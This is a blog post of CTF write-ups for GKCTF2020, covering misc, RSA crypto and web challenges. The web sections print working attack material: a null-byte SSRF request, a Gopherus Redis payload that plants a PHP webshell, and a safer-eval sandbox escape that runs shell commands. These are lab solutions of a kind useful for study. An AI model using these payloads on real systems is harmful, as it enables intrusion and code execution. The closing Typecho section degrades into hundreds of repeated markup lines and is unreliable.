

部分WP(补)-GKCTF2020

原创

[airrudder](#) 于 2020-05-31 18:45:25 发布 2274 收藏 3

分类专栏: [CTF BUUCTF](#) 文章标签: [GKCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hihiachang/article/details/106334413>


版权



[CTF](#) 同时被 2 个专栏收录

29 篇文章 4 订阅

订阅专栏



[BUUCTF](#)

20 篇文章 1 订阅

订阅专栏

本篇内容

MISC:

[\[GKCTF2020\]Harley Quinn](#)

[\[GKCTF2020\]Sail a boat down the river](#)

Crypto:

[\[GKCTF2020\]Backdoor](#)

Web:

[\[GKCTF2020\]cve版签到](#)

[\[GKCTF2020\]EZ三剑客-EzWeb](#)

[\[GKCTF2020\]EZ三剑客-EzNode](#)

[\[GKCTF2020\]EZ三剑客-EzTypecho](#)

[上一篇](#) | [目录](#) | [下一篇](#)

以下内容参考官方WP, 在GKCTF的QQ群文件里的 [GKCTF2020_官方WriteUp.pdf](#) 文件。

[GKCTF2020]Harley Quinn

音频解码可能有误差，密码为有意义的无空格小写短句 解密版本为1.25

hint1: 电话音&九宫格

hint2: FreeFileCamouflage, 下载的文件可能显示乱码

压缩包打开有提示:



听一下 **Heathens.wav**，歌的最后有拨号音，提取出来，我将它命令为aaa.wav。

使用 **dtmf2num.exe** 分析:

```
C:\GKCTF2020\MISC\Harley Quinn\dtmf2num>dtmf2num.exe aaa.wav

DTMF2NUM 0.1.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web: aluigi.org

- open aaa.wav
  wave size      599040
  format tag     1
  channels:      2
  samples/sec:   44100
  avg/bytes/sec: 176400
  block align:   4
  bits:          16
  samples:       299520
  bias adjust:   14
  volume peaks: -29647 29647
  normalize:     3120
  resampling to: 8000hz

- MF numbers:    44477

- DTMF numbers: #22283334447777338866#

C:\Users\chang\Desktop\Test\mess\GKCTF2020\MISC\Harley Quinn\dtmf2num>
```

然后 **Heathens.wav** 里提示这是密码。




对着九宫格输入法解一下就能出密码。



```
#2228333444777338866#
#c t f i s e u n#
```

这里我用dtmf2num.exe分析的稍微有点问题，但是结合语义不难发现密码是“ctfisfun”。

然后使用 [Free File Camouflage v1.25](#) 工具解密即可得到flag。



```
flag{Pudd1n!!_y0u_F1nd_m3!}
```

[GKCTF2020]Sail a boat down the river

hint: 闪烁的光芒，是一行不是一列，加密方式很常见

首先是 `flag.mp4` 视频里的二维码扫描得到一个网盘链接。



https://pan.baidu.com/s/1tygt0Nm_G5fTfVFlgxVcrQ

然后是真的想不到的一点，按照视频里的摄像头闪光长短转换成 **摩斯密码**。

先将视频转成帧，我用的ps转成的共有499帧。在视频 **118-130** 帧、**200-208** 帧、**320-334** 帧、**410-418** 帧有闪烁。**短是1帧，长是3帧**。

`-.-./.-/---./--.`

解码得 `yw8g`。

打开网盘链接取得 `shudu.txt`。

```
0 8 1 7 4 0 0 0 0
3 0 2 0 6 8 0 0 0
4 0 6 5 0 0 8 2 0
0 3 0 0 0 0 0 5 6
7 0 4 3 0 9 2 0 1
1 2 0 0 0 0 0 4 0
0 5 9 0 0 4 1 0 8
0 0 0 1 8 0 9 0 2
0 0 0 0 9 7 4 6 0
```

密文：

`efb851bdc71d72b9ff668bdd30fd6bd`

密钥：

第一列九宫格从左到右从上到下

注意：这里根据hint知道是写错了，是 **一行不是一列**。

在 [琳琅在线](#) 自动求解数独，结果如下：

5	8	1	7	4	2	6	9	3
3	7	2	9	6	8	5	1	4

4	9	6	5	1	3	8	2	7
9	3	8	4	2	1	7	5	6
7	6	4	3	5	9	2	8	1
1	2	5	8	7	6	3	4	9
2	5	9	6	3	4	1	7	8
6	4	7	1	8	5	9	3	2
8	1	3	2	9	7	4	6	5

用第一行九宫格从左到右从上到下得到密钥 **52693795149137**。
这里使用AES的hex加密算法。

AES加密模式: ECB 填充: zeropadding 数据块: 128位 密码: 52693795149137 偏移量: iv偏移量, ecb模式 输出: hex 字符集: gb18030

待加密、解密的文本: efb851bdc71d72b9ff668bdd30fd6bd

↑ 将你电脑文件直接拖入试试 ^-^

AES加密 AES解密

AES加密、解密转换结果(base64): GG0kc.tf

<https://blog.csdn.net/hiahichang>

自己对AES确实不了解，看的官方WP用的这种方式解出来的 **GG0kc.tf**。
GG0kc.tf 就是题目附件中的vocal.rar的密码，解压得到 **逆光 vocal.ovex** 文件。
使用 **Overture 5** 打谱软件打开，在歌词里看到flag。

Overture 5 - [逆光 vocal]

文件 编辑 乐谱 音轨 参数 音符 选项 音频/MIDI 视图 帮助

00:07:03:000 3 光碟 0%

天师乐谱 适合高度 全部

fun

ts

ggkctf.

<https://blog.csdn.net/hiahichang>

```
flag{gkctf_is_fun}
```

[GKCTF2020]Backdoor

官方WP就给了一个脚本，说实话我是真的看不懂。以下写写我自己的理解。

下载附件，得到 `flag.enc`、`pub.pem`、`task.py`。

```
#!/usr/bin/python
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
import gmpy2, binascii
import base64
from FLAG import flag

def rsa_encrypt(message):
    with open('./pub.pem', 'r') as f:
        key = RSA.import_key(f.read())
    e = key.e
    n = key.n
    c = pow(bytes_to_long(flag), e, n)

    ciphertext = binascii.hexlify(long_to_bytes(c))
    return ciphertext

if __name__ == "__main__":
    text = base64.b64encode(rsa_encrypt(flag))
    with open('flag.enc', 'wb') as f:
        f.write(text)
```

首先由 `pub.pem` 可以得到 `e,n`，这个是不会变的。

```
e = 65537
n = 15518961041625074876182404585394098781487141059285455927024321276783831122168745076359780343078011216480587575072479784829258678691739
```

然后要分解`n`得到 `p,q`，但是题目中给的 `p=k*M+(65537*a %M)` 提示我用不来，但是在<http://factordb.com/>可以大整数分解得到 `p,q`

```
p = 4582433561127855310805294456657993281782662645116543024537051682479
q = 3386619977051114637303328519173627165817832179845212640767197001941
```

知道 `p,q,e` 就能得到`d`

```
d = 11499569785990181290142150447540986299729313689398043794865222914751456271097337104622884992345120278959213140333860537563347711742153
```

由 `flag.enc` 经过base64解密的结果就是 `ciphertext`，进而得到密文 `c`。

```
MDIxNDJhZjdjZTcwZmUwZGRhZTEwNmJiN2U5NjI2MDI3NGVlOTI1MmE4Y2I1Mjh1N2ZkZDI5ODk5YzJhNjAzMjc5N2MwNTUyNjEzM2FINDYxMGVkb17aa22ef44a2
OTQ0NTcyZmYxYWJmY2QwYjE3YWEyMmVmNDRhMg==
#base64解密得到ciphertext
ciphertext = 02142af7ce70fe0ddae116bb7e96260274ee9252a8cb528e7fdd29809c2a6032727c05526133ae4610ed944572ff1abfcd0
b17aa22ef44a2
#经过bytes_to_long(binascii.unhexlify(ciphertext))得到密文c
c = 590210260993618353003641304194920501607285618494759615578493342268943821669005949870628738888298967383929423
6821030261398121787376802
```

最终py脚本:

```
#Author: 空舵
from Cryptodome.Util.number import *
from Cryptodome.PublicKey import RSA
import gmpy2, binascii
import base64

def decrypt():
    with open('./pub.pem', 'r') as f:
        key = RSA.import_key(f.read())
    e = key.e
    n = key.n
    print('e = %d\nn = %d'%(e,n))

    ciphertext = b'02142af7ce70fe0ddae116bb7e96260274ee9252a8cb528e7fdd29809c2a6032727c05526133ae4610ed944572ff1
abfcd0b17aa22ef44a2'
    c = bytes_to_long(binascii.unhexlify(ciphertext))
    print('c =',c)

    p = 4582433561127855310805294456657993281782662645116543024537051682479
    q = 3386619977051114637303328519173627165817832179845212640767197001941
    phi = (p - 1) * (q - 1)
    d = inverse(e, phi)
    print("d =",d)

    m = pow(c,d,n)
    print('m =',m)
    print('long_to_bytes(m) =',long_to_bytes(m))

if __name__ == "__main__":
    decrypt()
```

这里注意，脚本中的 `Cryptodome` 可能需要改为 `Crypto`，我的 `Crypto` 库不能用，只能用这个 `Cryptodome`。

```
1 #Author: 空舵
2 from Cryptodome.Util.number import *
3 from Cryptodome.PublicKey import RSA
4 import gmpy2, binascii
5 import base64
6
7 def decrypt():
8     with open('./pub.pem', 'r') as f:
9         key = RSA.import_key(f.read())
10        e = key.e
11        n = key.n
12        print('e = %d\nn = %d'%(e,n))
13
14        ciphertext = b'02142af7ce70fe0ddae116bb7e96260274ee9252a8cb528e7fdd29809c2a6032727c05526133ae4610ed944572ff1abfcd0b17aa22ef44a2'
15        c = bytes_to_long(binascii.unhexlify(ciphertext))
16        print('c =',c)
17
18        p = 4582433561127855310805294456657993281782662645116543024537051682479
19        q = 3386619977051114637303328519173627165817832179845212640767197001941
20        phi = (p - 1) * (q - 1)
21        d = inverse(e, phi)
22        print("d =",d)
23
24        m = pow(c,d,n)
25        print('m =',m)
26        print('long_to_bytes(m) =',long_to_bytes(m))
27
28 if __name__ == "__main__":
29     decrypt()

```


```
e = 65537
n = 15518961041625074876182404585394098781487141059285455927024321276783831122168745076359780343078011216480587575072479784829258678691739
c = 5902102609936183530036413041949205016072856184947596155784933422689438216690059498706287388882989673839294236821030261398121787376802
d = 1149956978599018129014215044754098629972931368939804379486522914751456271097337104622884992345120278959213140333860537563347711742153
m = 56006392793406552883106744981771255916153714828118097099130014407421330832850082353964262145657222269
long_to_bytes(m) = b'flag{760958c9-cca9-458b-9cbe-ea07aa1668e4}'
[Finished in 0.4s]
```

<https://blog.csdn.net/hiahiachang>

得到最终flag:

`flag{760958c9-cca9-458b-9cbe-ea07aa1668e4}`。

[GKCTF2020]cve版签到



[View CTFHub](#)
You just view *.ctfhub.com

hint: cve-2020-7066

搜索后可以该漏洞:

PHP 7.2.29之前的7.2.x版本、7.3.16之前的7.3.x版本和7.4.4之前的7.4.x版本中的 `get_headers()` 函数存在安全漏洞；`get_headers($url)` 函数中的内容可以被 `%00` 截断。

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Render
GET /?url=http://www.ctfhub.com HTTP/1.1				HTTP/1.1 200 OK			
Host: e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn				Server: openresty			
Upgrade-Insecure-Requests: 1				Date: Sat, 30 May 2020 11:55:17 GMT			
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36				Content-Type: text/html; charset=UTF-8			


```
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
Content-Length: 34
Connection: close
Hint: Flag in localhost
X-Powered-By: PHP/7.3.15
```

```
<pre>
<!--
Venom 在线招人
-->
https://blog.csdn.net/hiahiachang
```

Request

```
Raw Params Headers Hex
GET /?url=http://127.0.0.1 HTTP/1.1
Host: e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

```
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 30 May 2020 11:58:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 113
Connection: close
Hint: Flag in localhost
Tips: Host must be end with '123'
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.15
```

```
<a href='/?url=http://www.ctfhub.com'>View CTFHub</a><br>You just view *.ctfhub.com
```

```
<!--
Venom 在线招人
-->
https://blog.csdn.net/hiahiachang
```

结合get_headers()函数的漏洞，使用%00截断使其访问 127.0.0.1。

Request

```
Raw Params Headers Hex
GET /?url=http://127.0.0.1%00www.ctfhub.com HTTP/1.1
Host: e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

```
Raw Headers Hex Render
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 30 May 2020 11:59:39 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 384
Connection: close
Hint: Flag in localhost
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.15

<pre>Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Sat, 30 May 2020 11:59:39 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => Tips: Host must be end with '123'
    [5] => Vary: Accept-Encoding
    [6] => Content-Length: 113
    [7] => Connection: close
    [8] => Content-Type: text/html; charset=UTF-8
)
```

```
<!--
Venom 在线招人
-->
https://blog.csdn.net/hiahiachang
```

Request

```
Raw Params Headers Hex
GET /?url=http://127.0.0.123%00www.ctfhub.com HTTP/1.1
Host: e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://e3d1d4a5-613b-446b-b1a6-aa0091a74587.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

```
Raw Headers Hex Render
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 30 May 2020 12:00:03 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 399
Connection: close
Hint: Flag in localhost
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.15

<pre>Array
(
    [0] => HTTP/1.1 200 OK
    [1] => Date: Sat, 30 May 2020 12:00:03 GMT
    [2] => Server: Apache/2.4.38 (Debian)
    [3] => X-Powered-By: PHP/7.3.15
    [4] => FLAG: flag{14cb87fc-5cb2-4f84-ba84-dddc8d8e5e44}
    [5] => vary: Accept-Encoding
)
```

```
[6] => Content-Length: 113
[7] => Connection: close
[8] => Content-Type: text/html; charset=UTF-8
```

```
)
```

```
<!--
Venom 在线招人
-->
```

<https://blog.csdn.net/hiahiachang>

得到最终动态flag。

[GKCTF2020]EZ三剑客-EzWeb

ⓘ 不安全 | 5c6dbd15-75a5-4690-88fe-eb45d7c16b71.node3.buuoj.cn

假装是个很漂亮的前端

Your url

提交

<https://blog.csdn.net/hiahiachang>

右键源代码看到 `<!--?secret-->`。

← → ↻ ⓘ 不安全 | view-source:5c6dbd15-75a5-4690-88fe-eb45d7c16b71.node3.buuoj.cn/?secret

```
18 <!--?secret-->
19 eth0      Link encap:Ethernet HWaddr 02:42:ad:61:c3:0a
20          inet addr:173.97.195.10 Bcast:173.97.195.255 Mask:255.255.255.0
21          UP BROADCAST RUNNING MULTICAST MTU:1450 Metric:1
22          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
23          TX packets:23 errors:0 dropped:0 overruns:0 carrier:0
24          collisions:0 txqueuelen:0
25          RX bytes:3906 (3.9 KB) TX bytes:3948 (3.9 KB)
26
27 lo       Link encap:Local Loopback
28          inet addr:127.0.0.1 Mask:255.0.0.0
29          UP LOOPBACK RUNNING MTU:65536 Metric:1
30          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
31          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
32          collisions:0 txqueuelen:1000
33          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

<https://blog.csdn.net/hiahiachang>

通过内网探测可以发现 `173.97.195.11` 上开着web服务。

← → ↻ ⚠ 不安全 | 5c6dbd15-75a5-4690-88fe-eb45d7c16b71.node3.buuoj.cn/index.php?url=173.97.195.11&submit=提交

假装是个很漂亮的前端

173.97.195.11

提交

被你发现了,但你也许需要试试其他服务,就在这台机子上! ...我说的是端口啦!

<https://blog.csdn.net/hiahiachang>

根据提示说的是端口, 进一步发现.11开着 6379 端口

173.97.195.11:6379

提交

-ERR wrong number of arguments for 'get' command 1

<https://blog.csdn.net/hiahiachang>

利用 `gopher://` 协议进行SSRF。

```
root@kali:~/Desktop/ctf/web/sec_tools/Gopherus # python gopherus.py --exploit redis

Gopherus
author: $ _SpyD3r_ $

Ready To get SHELL
What do you want?? (ReverseShell/PHPShell): PHPShell
Give web root location of server (default is /var/www/html):
Give PHP Payload (We have default PHP Shell): <?php system("cat /flag");?>

Your gopher link is Ready to get PHP Shell:
gopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2433%0D%0A%0A%0A%3C%3Fphp%20system%28%22cat%20/flag%22%29%3B%3F%3E%20%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0A%2413%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A

When it's done you can get PHP Shell in /shell.php at the server with `cmd` as parameter.
```

<https://blog.csdn.net/hiahiachang>

将生成的 `127.0.0.1:6379` 改为对应的 `IP:port`。

```
gopher:///173.97.195.11:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2433%0D%0A%0A%0A%3C%3Fphp%20system%28%22cat%20/flag%22%29%3B%3F%3E%20%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0A%2413%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A
```



点击提交后直接打开一个新标签页访问 `173.97.195.11/shell.php` 即可得到flag。



[GKCTF2020]EZ三剑客-EzNode

Nodejs不会，本题也看不懂，直接照着官方WP做了一遍。还有参考Y1ng师傅的WP

考点：
Nodejs内置函数特性
Nodejs库漏洞搜寻
saferEval沙箱逃逸

```

// 2020.1/WORKER2 老板说为了后期方便优化
app.use((req, res, next) => {
  if (req.path === '/eval') {
    let delay = 60 * 1000;
    console.log(delay);
    if (Number.isInteger(parseInt(req.query.delay))) {
      delay = Math.max(delay, parseInt(req.query.delay));
    }
    const t = setTimeout(() => next(), delay);
    // 2020.1/WORKER3 老板说让我优化一下速度，我就直接这样写了，其他人写了啥关我p事
    setTimeout(() => {
      clearTimeout(t);
      console.log('timeout');
      try {
        res.send('Timeout!');
      } catch (e) {

      }
    }, 1000);
  } else {
    next();
  }
});

app.post('/eval', function (req, res) {
  let response = '';
  if (req.body.e) {
    try {
      response = saferEval(req.body.e);
    } catch (e) {
      response = 'Wrong Wrong Wrong!!!!';
    }
  }
  res.send(String(response));
});

```

这里就是拿 $60 * 1000$ 与我们传入的 `delay` 进行比较，选一个比较大的数，但是数太大的话就会超时。

`setTimeout` 当 `delay` 等于 `2147483647` 或等于 `1` 时，则 `delay` 将会被设置为 `1`。

非整数的 `delay` 会被截断为整数。

所以直接传入 `?delay=9999999999` 绕过timeout。

接着查看版本，猜测是跟 `safer-eval` 有关。是saferEval的RCE，虽然它本身是个沙箱来保证eval的安全性，但是可以逃逸，参考<https://github.com/commenthol/safer-eval/issues/10>。

github.com/commenthol/safer-eval/issues/10



XmiliaH commented on 10 Dec 2019



One can break out of the sandbox with the following code in node:

```
const saferEval = require("./src/index");

const theFunction = function () {
  const process = clearImmediate.constructor("return process;")();
  return process.mainModule.require("child_process").execSync("whoami").toString()
};

const untrusted = `${theFunction}()`;

console.log(saferEval(untrusted));
```

<https://blog.csdn.net/hiahiachang>

直接拿来用就能拿到flag。

```
e=clearImmediate.constructor("return process;")().mainModule.require("child_process").execSync("cat /flag").toString()
```

Request

Raw Params Headers Hex

```
POST /eval?delay=9999999999 HTTP/1.1
Host: f8da929f-502c-4d7f-ab4d-7ebec09f9906.node3.buuoj.cn
Content-Length: 120
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Accept: */*
Origin: http://f8da929f-502c-4d7f-ab4d-7ebec09f9906.node3.buuoj.cn
Referer: http://f8da929f-502c-4d7f-ab4d-7ebec09f9906.node3.buuoj.cn/?delay=2147483649
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
e=clearImmediate.constructor("return process;")().mainModule.require("child_process").execSync("cat /flag").toString()
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 30 May 2020 14:18:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 43
Connection: close
Etag: W/"2b-wiIqzhKeJablVpWRDON9aLEM53I"
X-Powered-By: Express
```

```
flag {28aca96d-918c-4d2a-97cc-1bf790364706}
```

<https://blog.csdn.net/hiahiachang>

[GKCTF2020]EZ三剑客-EzTypecho

不安全 | e0067099-feab-4000-b11d-ea7adddb62aa.node3.buuoj.cn/install.php

Typecho

① 欢迎使用 ② 初始化配置 ③ 开始安装 ④ 安装成功

欢迎使用 Typecho

安装说明

本安装程序将自动检测服务器环境是否符合最低配置需求。如果不符合,将在上方出现提示信息,请按照提示信息检查您的主机配置。如果服务器环境符合要求,将在下方出现“开始下一步”的按钮,点击此按钮即可一步完成安装。

许可及协议

Typecho 基于 GPL 协议发布,我们允许用户在 GPL 协议许可的范围内使用,拷贝,修改和分发此程序。在 GPL 许可的范围内,您可以自由地将其用于商业以及非商业用途。

Typecho 软件由其社区提供支持,核心开发团队负责维护程序日常开发工作以及新特性的制定。如果您遇到使用上的问题,程序中的 BUG,以及期许的新功能,欢迎您在社区中交流或者直接向我们贡献代码。对于贡献突出者,他的名字将出现在贡献者名单中。

我准备好了,开始下一步 »

<https://blog.csdn.net/hiahiachang>

解题参考GKCTF2020-后四道WEB复现-wp和Typecho反序列化漏洞导致前台getshell。

漏洞存在的位置:

```
install.php
271     <p><?php _e('希望您能尽情享用 Typecho 带来的乐趣!'); ?></p>
272 </div>
273 <?php endif;?>
274 <?php elseif (isset($_GET['start'])): ?>
275     <?php if (@file_exists(__TYPECHO_ROOT_DIR__ . '/config.inc.php')) : ?>
276     <h1 class="typecho-install-title"><?php _e('安装失败!'); ?></h1>
277     <div class="typecho-install-body">
278         <form method="post" action="?config" name="config">
279             <p class="message error"><?php _e('您没有上传 config.inc.php 文件,请您重新安装!'); ?> <button class="
280                 btn primary" type="submit"><?php _e('重新安装 &raquo;'); ?></button></p>
281             </form>
282         </div>
283     <?php else : ?>
284
285     <div class="typecho-install-body">
286         <pre>
287             $config = unserialize(base64_decode(Typecho_Cookie::get('__typecho_config')));
288             $type = explode('_', $config['adapter']);
289             $type = array_pop($type);
290
291             try {
292                 $installDb = new Typecho_Db($config['adapter'], $config['prefix']);
293                 $installDb->addServer($config, Typecho_Db::READ | Typecho_Db::WRITE);
294             } catch (Exception $e) {
295                 <?php _e($e->getMessage());
296             }
297         </pre>
298     </div>
299 </div>
300 </div>
301 </div>
302 </div>
303 </div>
304 </div>
305 </div>
306 </div>
307 </div>
308 </div>
309 </div>
310 </div>
311 </div>
312 </div>
313 </div>
314 </div>
315 </div>
316 </div>
317 </div>
318 </div>
319 </div>
320 </div>
321 </div>
322 </div>
323 </div>
324 </div>
325 </div>
326 </div>
327 </div>
328 </div>
329 </div>
330 </div>
331 </div>
332 </div>
333 </div>
334 </div>
335 </div>
336 </div>
337 </div>
338 </div>
339 </div>
340 </div>
341 </div>
342 </div>
343 </div>
344 </div>
345 </div>
346 </div>
347 </div>
348 </div>
349 </div>
350 </div>
351 </div>
352 </div>
353 </div>
354 </div>
355 </div>
356 </div>
357 </div>
358 </div>
359 </div>
360 </div>
361 </div>
362 </div>
363 </div>
364 </div>
365 </div>
366 </div>
367 </div>
368 </div>
369 </div>
370 </div>
371 </div>
372 </div>
373 </div>
374 </div>
375 </div>
376 </div>
377 </div>
378 </div>
379 </div>
380 </div>
381 </div>
382 </div>
383 </div>
384 </div>
385 </div>
386 </div>
387 </div>
388 </div>
389 </div>
390 </div>
391 </div>
392 </div>
393 </div>
394 </div>
395 </div>
396 </div>
397 </div>
398 </div>
399 </div>
400 </div>
401 </div>
402 </div>
403 </div>
404 </div>
405 </div>
406 </div>
407 </div>
408 </div>
409 </div>
410 </div>
411 </div>
412 </div>
413 </div>
414 </div>
415 </div>
416 </div>
417 </div>
418 </div>
419 </div>
420 </div>
421 </div>
422 </div>
423 </div>
424 </div>
425 </div>
426 </div>
427 </div>
428 </div>
429 </div>
430 </div>
431 </div>
432 </div>
433 </div>
434 </div>
435 </div>
436 </div>
437 </div>
438 </div>
439 </div>
440 </div>
441 </div>
442 </div>
443 </div>
444 </div>
445 </div>
446 </div>
447 </div>
448 </div>
449 </div>
450 </div>
451 </div>
452 </div>
453 </div>
454 </div>
455 </div>
456 </div>
457 </div>
458 </div>
459 </div>
460 </div>
461 </div>
462 </div>
463 </div>
464 </div>
465 </div>
466 </div>
467 </div>
468 </div>
469 </div>
470 </div>
471 </div>
472 </div>
473 </div>
474 </div>
475 </div>
476 </div>
477 </div>
478 </div>
479 </div>
480 </div>
481 </div>
482 </div>
483 </div>
484 </div>
485 </div>
486 </div>
487 </div>
488 </div>
489 </div>
490 </div>
491 </div>
492 </div>
493 </div>
494 </div>
495 </div>
496 </div>
497 </div>
498 </div>
499 </div>
500 </div>
501 </div>
502 </div>
503 </div>
504 </div>
505 </div>
506 </div>
507 </div>
508 </div>
509 </div>
510 </div>
511 </div>
512 </div>
513 </div>
514 </div>
515 </div>
516 </div>
517 </div>
518 </div>
519 </div>
520 </div>
521 </div>
522 </div>
523 </div>
524 </div>
525 </div>
526 </div>
527 </div>
528 </div>
529 </div>
530 </div>
531 </div>
532 </div>
533 </div>
534 </div>
535 </div>
536 </div>
537 </div>
538 </div>
539 </div>
540 </div>
541 </div>
542 </div>
543 </div>
544 </div>
545 </div>
546 </div>
547 </div>
548 </div>
549 </div>
550 </div>
551 </div>
552 </div>
553 </div>
554 </div>
555 </div>
556 </div>
557 </div>
558 </div>
559 </div>
560 </div>
561 </div>
562 </div>
563 </div>
564 </div>
565 </div>
566 </div>
567 </div>
568 </div>
569 </div>
570 </div>
571 </div>
572 </div>
573 </div>
574 </div>
575 </div>
576 </div>
577 </div>
578 </div>
579 </div>
580 </div>
581 </div>
582 </div>
583 </div>
584 </div>
585 </div>
586 </div>
587 </div>
588 </div>
589 </div>
590 </div>
591 </div>
592 </div>
593 </div>
594 </div>
595 </div>
596 </div>
597 </div>
598 </div>
599 </div>
600 </div>
601 </div>
602 </div>
603 </div>
604 </div>
605 </div>
606 </div>
607 </div>
608 </div>
609 </div>
610 </div>
611 </div>
612 </div>
613 </div>
